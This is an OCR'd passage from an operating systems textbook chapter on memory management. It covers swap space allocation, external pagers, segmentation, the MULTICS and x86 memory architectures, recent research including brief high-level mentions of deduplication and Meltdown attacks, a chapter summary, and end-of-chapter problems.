The simplest algorithm for allocating page space on nonvolatile storage is to have a special swap partition on the disk or, even better, on a separate storage device from the file system (to balance the I/O load). UNIX systems traditionally work like this. This partition does not have a normal file system on it, which eliminates all the overhead of converting offsets in files to block addresses. Instead, block numbers relative to the start of the partition are used throughout.

When the system is booted, this swap partition is empty and is represented in memory as a single entry giving its origin and size. In the simplest scheme, when the first process is started, a chunk of the partition area the size of the first process is reserved and the remaining area reduced by that amount. As new processes are started, they are assigned chunks of the swap partition equal in size to their core images. As they finish, their storage space is freed. The swap partition is managed as a list of free chunks. Better algorithms will be discussed in Chap. 10.

Associated with each process is the nonvolatile storage address of its swap area, that is, where on the swap partition its image is kept. This information is kept in the process table. Calculating the address to write a page to becomes simple: just add the offset of the page within the virtual address space to the start of the swap area. However, before a process can start, the swap area must be initialized. One way is to copy the entire process image to the swap area, so that it can be brought *in* as needed. The other is to load the entire process in memory and let it be paged *out* as needed.

However, this simple model has a problem: processes can increase in size after starting. Although the program text is usually fixed, the data area can sometimes grow, and the stack can always grow. Consequently, it may be better to reserve separate swap areas for the text, data, and stack and allow each of these areas to consist of more than one chunk on the nonvolatile storage.

The other extreme is to allocate nothing in advance and allocate space on nonvolatile storage for each page when it is swapped out and deallocate it when it is swapped back in. In this way, processes in memory do not tie up any swap space. The disadvantage is that a disk address is needed in memory to keep track of each page on nonvolatile storage. In other words, there must be a table per process telling for each page on nonvolatile storage where it is. The two alternatives are shown in Fig. 3-28.



Figure 3-28. (a) Paging to a static swap area. (b) Backing up pages dynamically.

In Fig. 3-28(a), a page table with eight pages is shown. Pages 0, 3, 4, and 6 are in main memory. Pages 1, 2, 5, and 7 are on disk. The swap area on disk is as large as the process virtual address space (eight pages), with each page having a fixed location to which it is written when it is evicted from main memory. Calculating this address requires knowing only where the process' paging area begins, since

pages are stored in it contiguously in order of their virtual page number. A page that is in memory always has a shadow copy on disk, but this copy may be out of date if the page has been modified since being loaded. The shaded pages in memory indicate pages not present in memory. The shaded pages on the disk are (in principle) superseded by the copies in memory, although if a memory page has to be swapped back to disk and it has not been modified since it was loaded, the (shaded) disk copy will be used.

In Fig. 3-28(b), pages do not have fixed addresses on disk. When a page is swapped out, an empty disk page is chosen on the fly and the disk map (which has room for one disk address per virtual page) is updated accordingly. A page in memory has no copy on disk. The pages' entries in the disk map contain an invalid disk address or a bit marking them as not in use.

Having a fixed swap partition is not always possible. For example, no disk or SSD partitions may be available. In this case, one or more large, preallocated files within the normal file system can be used. Windows uses this approach. However, an optimization can be used here to reduce the amount of nonvolatile storage space needed. Since the program text of every process came from some (executable) file in the file system, the executable file can be used as the swap area. Better yet, since the program text is generally read only, when memory is tight and program pages have to be evicted from memory, they are just discarded and read in again from the executable file when needed. Shared libraries can also work this way.

3.6.6 Separation of Policy and Mechanism

An important principle for managing the complexity of any system is to split policy from mechanism. We will illustrate how this principle can be applied to memory management by having most of the memory manager run as a user-level process—a separation that was first done in Mach (Young et al., 1987) on which we base the discussion below.

A simple example of how policy and mechanism can be separated is shown in Fig. 3-29. Here the memory management system is divided into three parts:

1. A low-level MMU handler.
2. A page fault handler that is part of the kernel.
3. An external pager running in user space.

All the details of how the MMU works are encapsulated in the MMU handler, which is machine-dependent code and has to be rewritten for each new platform the operating system is ported to. The page-fault handler is machine-independent code and contains most of the mechanism for paging. The policy is largely determined by the external pager, which runs as a user process.

When a process starts up, the external pager is notified in order to set up the process' page map and allocate the necessary backing store on nonvolatile storage



Figure 3-29. Page fault handling with an external pager.

if need be. As the process runs, it may map new objects into its address space, so the external pager is once again notified.

Once the process starts running, it may get a page fault. The fault handler figures out which virtual page is needed and sends a message to the external pager, telling it the problem. The external pager then reads the needed page in from the nonvolatile storage and copies it to a portion of its own address space. Then it tells the fault handler where the page is. The fault handler then unmaps the page from the external pager's address space and asks the MMU handler to put it into the user's address space at the right place. Then the user process can be restarted.

This implementation leaves open where the page replacement algorithm is put. It would be cleanest to have it in the external pager, but there are some problems with this approach. Principal among these is that the external pager does not have access to the *R* and *M* bits of all the pages. These bits play a role in many of the paging algorithms. Thus, either some mechanism is needed to pass this information up to the external pager, or the page replacement algorithm must go in the kernel. In the latter case, the fault handler tells the external pager which page it has selected for eviction and provides the data, either by mapping it into the external pager's address space or including it in a message. Either way, the external pager writes the data to nonvolatile storage.

The main advantage of this implementation is more modular code and greater flexibility. The main disadvantage is the extra overhead of crossing the user-kernel boundary several times and the overhead of the various messages being sent between the pieces of the system. The subject is controversial, but as computers get faster and faster, and the software gets more and more complex, in the long run sacrificing some performance for more reliable software may well be acceptable to most implementers and users. Some operating systems that implement paging in

the operating system kernel, such as Linux, nowadays also offer support for on-demand paging in user processes (see for instance *userfaultfd*).

3.7 SEGMENTATION

Despite paging, the virtual memory discussed so far is one dimensional because the virtual addresses go from 0 to some maximum address, one address after another. For many problems, having two or more separate virtual address spaces may be much better than having only one. For example, a compiler has many tables that are built up as compilation proceeds, possibly including

1. The source text being saved for the printed listing (on batch systems).
2. The symbol table, containing the names and attributes of variables.
3. The table containing all the integer and floating-point constants used.
4. The parse tree, containing the syntactic analysis of the program.
5. The stack used for procedure calls within the compiler.

Each of the first four tables grows continuously as compilation proceeds. The last one grows and shrinks in unpredictable ways during compilation. In a one-dimensional memory, these five tables would have to be allocated contiguous chunks of virtual address space, as in Fig. 3-30.

Consider what happens if a program has a much larger than usual number of variables but a normal amount of everything else. The chunk of address space allocated for the symbol table may fill up, but there may be lots of room in the other tables. What is needed is a way of freeing the programmer from having to manage the expanding and contracting tables, in the same way that virtual memory eliminates the worry of organizing the program into overlays.

A straightforward and quite general solution is to provide the machine with many completely independent address spaces, which are called **segments**. Each segment consists of a linear sequence of addresses, starting at 0 and going up to some maximum value. The length of each segment may be anything from 0 to the maximum address allowed. Different segments may, and usually do, have different lengths. Moreover, segment lengths may change during execution. The length of a stack segment may be increased whenever something is pushed onto the stack and decreased whenever something is popped off the stack.

Because each segment constitutes a separate address space, different segments can grow or shrink independently without affecting each other. If a stack in a certain segment needs more address space to grow, it can have it, because there is nothing else in its address space to bump into. Of course, a segment can fill up, but segments are usually very large, so this occurrence is rare. To specify an address in this segmented or two-dimensional memory, the program must supply a two-part



Figure 3-30. In a one-dimensional address space with growing tables, one table may bump into another.

address, a segment number, and an address within the segment. Figure 3-31 illustrates a segmented memory being used for the compiler tables discussed earlier. Five independent segments are shown here.



Figure 3-31. A segmented memory allows each table to grow or shrink independently of the other tables.

We emphasize here that a segment is a logical entity, which the programmer is aware of and uses as a logical entity. A segment might contain a procedure, or an array, or a stack, or a collection of scalar variables, but usually it does not contain a mixture of different types.

A segmented memory has other advantages besides simplifying the handling of data structures that are growing or shrinking. If each procedure occupies a separate segment, with address 0 as its starting address, the linking of procedures compiled separately is greatly simplified. After all the procedures that constitute a program have been compiled and linked up, a procedure call to the procedure in segment n will use the two-part address $(n, 0)$ to address word 0 (the entry point).

If the procedure in segment n is subsequently modified and recompiled, no other procedures need be changed (because no starting addresses have been modified), even if the new version is larger than the old one. With a one-dimensional memory, the procedures are packed tightly right up next to each other, with no address space between them. Consequently, changing one procedure's size can affect the starting address of all the other (unrelated) procedures in the segment. This, in turn, requires modifying all procedures that call any of the moved procedures, in order to incorporate their new starting addresses. If a program contains hundreds of procedures, this process can be costly.

Segmentation also facilitates sharing procedures or data between several processes. A common example is the shared library. Modern workstations that run advanced window systems often have extremely large graphical libraries compiled into nearly every program. In a segmented system, the graphical library can be put in a segment and shared by multiple processes, eliminating the need for having it in every process' address space. While it is also possible to have shared libraries in pure paging systems, it is more complicated. In effect, these systems do it by simulating segmentation.

Since each segment forms a logical entity that programmers know about, such as a procedure, or an array, different segments can have different kinds of protection. A procedure segment can be specified as execute only, prohibiting attempts to read from or store into it. A floating-point array can be specified as read/write but not execute, and attempts to jump to it will be caught. Such protection is helpful in catching bugs. Paging and segmentation are compared in Fig. 3-32.

3.7.1 Implementation of Pure Segmentation

The implementation of segmentation differs from paging in an essential way: pages are of fixed size and segments are not. Figure 3-33(a) shows an example of physical memory initially containing five segments. Now consider what happens if segment 1 is evicted and segment 7, which is smaller, is put in its place. We arrive at the memory configuration of Fig. 3-33(b). Between segment 7 and segment 2 is an unused area—that is, a hole. Then segment 4 is replaced by segment 5, as in Fig. 3-33(c), and segment 3 is replaced by segment 6, as in Fig. 3-33(d). After the

Consideration	Paging	Segmentation
Need the programmer be aware that this technique is being used?	No	Yes
How many linear address spaces are there?	1	Many
Can the total address space exceed the size of physical memory?	Yes	Yes
Can procedures and data be distinguished and separately protected?	No	Yes
Can tables whose size fluctuates be accommodated easily?	No	Yes
Is sharing of procedures between users facilitated?	No	Yes
Why was this technique invented?	To get a large linear address space without having to buy more physical memory	To allow programs and data to be broken up into logically independent address spaces and to aid sharing and protection

Figure 3-32. Comparison of paging and segmentation.

system has been running for a while, memory will be divided up into a number of chunks, some containing segments and some containing holes. This phenomenon, called **checkerboarding** or **external fragmentation**, wastes memory in the holes. It can be dealt with by compaction, as shown in Fig. 3-33(e).

3.7.2 Segmentation with Paging: MULTICS

If the segments are large, it may be inconvenient, or even impossible, to keep them in main memory in their entirety. This leads to the idea of paging them, so that only those pages of a segment that are actually needed have to be around. Several significant systems have supported paged segments. In this section, we will describe the first one: MULTICS. Its design strongly influenced the Intel x86 which similarly offered segmentation and paging up until the x86-64.

The MULTICS operating system was one of the most influential operating systems ever, having had a major influence on topics as disparate as UNIX, the x86 memory architecture, TLBs, and cloud computing. It was started as a research project at M.I.T. and went live in 1969. The last MULTICS system was shut down in 2000, a run of 31 years. Few other operating systems have lasted more-or-less



Figure 3-33. (a)–(d) Development of checkerboarding. (e) Removal of the checkerboarding by compaction.

unmodified anywhere near that long. While operating systems called Windows have also been around that long, Windows 11 has absolutely nothing in common with Windows 1.0 except the name and the fact that it was written by Microsoft. Even more to the point, the ideas developed in MULTICS are as valid and useful now as they were in 1965, when the first paper was published (Corbató and Vyssotsky, 1965). For this reason, we will now spend a little bit of time looking at the most innovative aspect of MULTICS, the virtual memory architecture. More information about MULTICS can be found at *www.multicians.org*.

MULTICS ran on the Honeywell 6000 machines and their descendants and provided each program with a virtual memory of up to 2^{18} segments, each of which was up to 65,536 (36-bit) words long. To implement this, the MULTICS designers chose to treat each segment as a virtual memory and to page it, combining the advantages of paging (uniform page size and not having to keep the whole segment in memory if only part of it was being used) with the advantages of segmentation (ease of programming, modularity, protection, sharing).

Each MULTICS program had a segment table, with one descriptor per segment. Since there were potentially more than a quarter of a million entries in the table, the segment table was itself a segment and was paged. A segment descriptor contained an indication of whether the segment was in main memory or not. If any part of the segment was in memory, the segment was considered to be in memory, and its page table was in memory. If the segment was in memory, its descriptor contained an 18-bit pointer to its page table, as in Fig. 3-34(a). Because physical addresses were 24 bits and pages were aligned on 64-byte boundaries (implying that the low-order 6 bits of page addresses were 000000), only 18 bits were needed in the descriptor to store a page table address. The descriptor also contained the

segment size, the protection bits, and other items. Figure 3-34(b) illustrates a segment descriptor. The address of the segment in secondary memory was not in the segment descriptor but in another table used by the segment fault handler.



Figure 3-34. The MULTICS virtual memory. (a) The descriptor segment pointed to the page tables. (b) A segment descriptor. The numbers are the field lengths.

Each segment was an ordinary virtual address space and was paged in the same way as the nonsegmented paged memory described earlier in this chapter. The normal page size was 1024 words (although a few small segments used by MULTICS itself were not paged or were paged in units of 64 words to save physical memory).

An address in MULTICS consisted of two parts: the segment and the address within the segment. The address within the segment was further divided into a page number and a word within the page, as shown in Fig. 3-35. When a memory reference occurred, the following algorithm was carried out.

1. The segment number was used to find the segment descriptor.
2. A check was made to see if the segment's page table was in memory. If it was, it was located. If it was not, a segment fault occurred. If there was a protection violation, a fault (trap) occurred.
3. The page table entry for the requested virtual page was examined. If the page itself was not in memory, a page fault was triggered. If it was in memory, the main-memory address of the start of the page was extracted from the page table entry.
4. The offset was added to the page origin to give the main memory address where the word was located.
5. The read or store finally took place.



Figure 3-35. A 34-bit MULTICS virtual address.

This process is illustrated in Fig. 3-36. For simplicity, the fact that the descriptor segment was itself paged has been omitted. What really happened was that a register (the descriptor base register) was used to locate the descriptor segment's page table, which, in turn, pointed to the pages of the descriptor segment. Once the descriptor for the needed segment was been found, the addressing proceeded as shown in Fig. 3-36.

As you have no doubt guessed by now, if the preceding algorithm were actually carried out by the operating system on every instruction, programs would not run very fast and users would not be happy campers. In reality, the MULTICS hardware contained a 16-word high-speed TLB that could search all its entries in parallel for a given key. This was the first system to have a TLB, something used in all modern architectures. It is illustrated in Fig. 3-37. When an address was presented to the computer, the addressing hardware first checked to see if the virtual address was in the TLB. If so, it got the page frame number directly from the TLB and formed the actual address of the referenced word without having to look in the descriptor segment or page table.



Figure 3-36. Conversion of a two-part MULTICS address into a main memory address.

Comparison field					Is this entry used?
Segment number	Virtual page	Page frame	Protection	Age	
4	1	7	Read/write	13	1
6	0	2	Read only	10	1
12	3	1	Read/write	2	1
					0
2	1	0	Execute only	7	1
2	2	12	Execute only	9	1

Figure 3-37. A simplified version of the MULTICS TLB. The existence of two page sizes made the actual TLB more complicated.

The addresses of the 16 most recently referenced pages were kept in the TLB. Programs whose working set was smaller than the TLB size came to equilibrium with the addresses of the entire working set in the TLB and therefore ran efficiently; otherwise, there were TLB faults.

3.7.3 Segmentation with Paging: The Intel x86

Up until the x86-64, the virtual memory system of the x86 resembled that of MULTICS in many ways, including the presence of both segmentation and paging. Whereas MULTICS had 256K independent segments, each up to 64K 36-bit words, the x86 has 16K independent segments, each holding up to 1 billion 32-bit words. Although there are fewer segments, the larger segment size is far more important, as few programs need more than 1000 segments, but many programs need large segments. As of x86-64, segmentation is considered obsolete and is no longer supported, except in legacy mode. Although some vestiges of the old segmentation mechanisms are still available in x86-64's native mode, mostly for compatibility, they no longer serve the same role and no longer offer true segmentation. The x86-32, however, still comes equipped with the whole shebang.

So why did Intel kill what was a variant of the perfectly good MULTICS memory model that it supported for close to three decades? Probably the main reason is that neither UNIX nor Windows ever used it, even though it was quite efficient because it eliminated system calls, turning them into lightning-fast procedure calls to the relevant address within a protected operating system segment. None of the developers of any UNIX or Windows system wanted to change their memory model to something that was x86 specific because it would surely break portability to other platforms. Since the software was not using the feature, Intel got tired of wasting chip area to support it and removed it from the 64-bit CPUs.

All in all, one has to give credit to the x86 designers. Given the conflicting goals of implementing pure paging, pure segmentation, and paged segments, while at the same time being compatible with the 286, and doing all of this efficiently, the resulting design is surprisingly simple and clean.

3.8 RESEARCH ON MEMORY MANAGEMENT

Memory management is an active research area and every year brings a new harvest of publications to improve a system's security, performance, or both. Also, while traditional memory management topics, especially paging algorithms for uniprocessor CPUs, has largely died off, researchers now look at new types of storage, or at incorporating memory on remote machines (Ruan et al., 2020). Also, some people never say die and even the good old fork system call has been given a do-over. Observing that the performance of fork has become a bottleneck for memory intensive applications, as all the page tables must be copied first, even if the data and code pages themselves are shared copy-on-write, as a logical next step, researchers decided to also share the page tables copy-on-write (Zhao, 2021).

Memory management in datacenters and clouds is complicated. For instance, a big problem arises when a virtual machine is happily humming along when all of a

sudden the hypervisor needs an update. While you may migrate the virtual machines to another node, this turns out to be inefficient and in-place updates are often possible, even without a reboot, by preserving the memory pages of the virtual machine (Russinovich, 2021). Another issue that makes memory management in these environments different from traditional settings is that in data centers many applications run on a complex software stack where each layer does some memory management and the applications are able to adapt their performance to the available memory, rendering the working set model ineffective. Performance can be improved by inserting policies and mechanisms in each layer to coordinate memory management (Lion et al., 2021).

Integrating new forms of memory and storage into the regular memory hierarchy is not easy and the adoption of persistent memory in existing systems has been a bumpy ride (Neal et al., 2020). Much research tries to make the integration more seamless. For instance, researchers have designed techniques for conversion of regular DRAM addresses to persistent memory addresses (Lee et al., 2019). Others have used persistent memory to convert existing distributed in-memory storage systems into persistent, crash-consistent versions with low overhead and minimal code changes (Zhang et al., 2020).

Many aspects of memory management have become a battleground for security researchers. For instance, reducing the memory footprint of a system by means of memory deduplication turns out to be a highly security sensitive operation. Who knew? For instance, attackers may detect that a page has been deduplicated and thus learn what another process has in its address space (Bosman and Bos, 2016). To eliminate the threat, deduplication must be designed such that one can no longer distinguish between deduplicated and non-deduplicated pages (Oliverio, et al., 2017).

Many attacks on the operating system depend on getting memory lined up in the right way. For instance, attackers may be able to corrupt some important value (e.g., the return address from a procedure call), but only if the corresponding object is at a specific location. Such heap lay-out feng shui is complicated to perform from a user process and researchers have looked for ways of automating this process (Chen and Xing, 2019).

Finally, there has been substantial work on operating systems due to Meltdown and Spectre vulnerabilities in popular CPUs (see also Chapter 9). In particular, it has led to radical and expensive changes in Linux on many processors. Where the Linux kernel was originally mapped into the address space of every process as a measure to speed up system calls (by obviating the need to change page tables for a system call), Meltdown required strict page table isolation. As it made the context switch much more expensive, the Linux developers were furious with Intel. The names initially proposed for the expensive fix were "User Address Space Separation" and "Forcefully Unmap Complete Kernel With Interrupt Trampolines," but eventually they settled on kernel page table isolation (kpti), as the acronym is considerably less offensive.

3.9 SUMMARY

In this chapter, we have examined memory management. We saw that the simplest systems do not swap or page at all. Once a program is loaded into memory, it remains there in place until it finishes. Some operating systems allow only one process at a time in memory, while others support multiprogramming. This model is still common in small, embedded real-time systems.

The next step up is swapping. When swapping is used, the system can handle more processes than it has room for in memory. Processes for which there is no room are swapped out to the disk or SSD. Free space in memory and on nonvolatile storage can be kept track of with a bitmap or a hole list.

Modern computers often have some form of virtual memory. In the simplest form, each process' address space is divided up into uniform-sized blocks called pages, which can be placed into any available page frame in memory. There are many page replacement algorithms; two of the better algorithms are aging and WSClock.

To make paging systems work well, choosing an algorithm is not enough; attention to such issues as determining the working set, memory allocation policy, and page size is required.

Segmentation helps in handling data structures that can change size during execution and simplifies linking and sharing. It also facilitates providing different protection for different segments. Sometimes segmentation and paging are combined to provide a two-dimensional virtual memory. The MULTICS system and the 32-bit Intel x86 support segmentation and paging. Still, it is clear that few operating system developers care deeply about segmentation (because they are married to a different memory model).

PROBLEMS

1. In Fig. 3-3 the base and limit registers contain the same value, 16,384. Is this just an accident, or are they always the same? If it is not an accident, why are they the same in this example?
2. In this problem, you are to compare the storage needed to keep track of free memory using a bitmap versus using a linked list. The 8-GB memory is allocated in units of n bytes. For the linked list, assume that memory consists of an alternating sequence of segments and holes, each 1 MB. Also assume that each node in the linked list needs a 32-bit memory address, a 16-bit length, and a 16-bit next-node field. How many bytes of storage is required for each method? Which one is better?

3. Consider a swapping system in which memory consists of the following hole sizes in memory order: 10 MB, 4 MB, 20 MB, 18 MB, 7 MB, 9 MB, 12 MB, and 15 MB. Which hole is taken for successive segment requests of

(a) 12 MB
(b) 10 MB
(c) 9 MB

for first fit? Now repeat the question for best fit, worst fit, and next fit.

4. The first overlay managers and overlay sections were written by hand by programmers. In principle, could this be done automatically by the compiler for a system with limited memory? If so, how, and what difficulties would arise?

5. In what situations in modern computing might an overlay-style memory system be effective, and why?

6. What is the difference between a physical address and a virtual address?

7. For each of the following decimal virtual addresses, compute the virtual page number and offset for a 4-KB page and for an 8-KB page: 20000, 32768, 60000.

8. Using the page table of Fig. 3-9, give the physical address corresponding to each of the following virtual addresses:

(a) 2000
(b) 8200
(c) 16536

9. What kind of hardware support is needed for a paged virtual memory to work?

10. Consider the following C program:

```
int    X[N];
int step = M;      /* M is some predefined constant */
for (int i = 0; i < N; i += step) X[i] = X[i] + 1;
```

(a) If this program is run on a machine with a 4-KB page size and 64-entry TLB, what values of M and N will cause a TLB miss for every execution of the inner loop?
(b) Would your answer in part (a) be different if the loop were repeated many times? Explain.

11. The amount of disk space that must be available for page storage is related to the maximum number of processes, n, the number of bytes in the virtual address space, v, and the number of bytes of RAM, r. Give an expression for the worst-case disk-space requirements. How realistic is this amount?

12. If an instruction takes 2 nsec and a page fault takes an additional n nsec, give a formula for the effective instruction time if page faults occur every k instructions.

13. Suppose that a machine has 48-bit virtual addresses and 32-bit physical addresses.

(a) If pages are 4 KB, how many entries are in the page table if it has only a single level? Explain.

(b) Suppose this same system has a TLB (Translation Lookaside Buffer) with 32 entries. Furthermore, suppose that a program contains instructions that fit into one page and it sequentially reads long integer elements from an array that spans thousands of pages. How effective will the TLB be for this case?

14. You are given the following data about a virtual memory system:

(a) The TLB can hold 1024 entries and can be accessed in 1 clock cycle (1 nsec).
(b) A page table entry can be found in 100 clock cycles or 100 nsec.
(c) The average page replacement time is 6 msec.

If page references are handled by the TLB 99% of the time, and only 0.01% lead to a page fault, what is the effective address-translation time?

15. Some operating systems, Linux in particular, have a single virtual address space, with some set of addresses designated for the kernel, and another set of addresses designated for user-space processes. The 64-bit Linux kernel supports a maximum of 4,194,304 processes in the process table, and the kernel is allocated half the virtual address space. If memory address space is divided evenly across all processes, how much virtual address space would be allocated to each process at a minimum, with the maximum number of processes running?

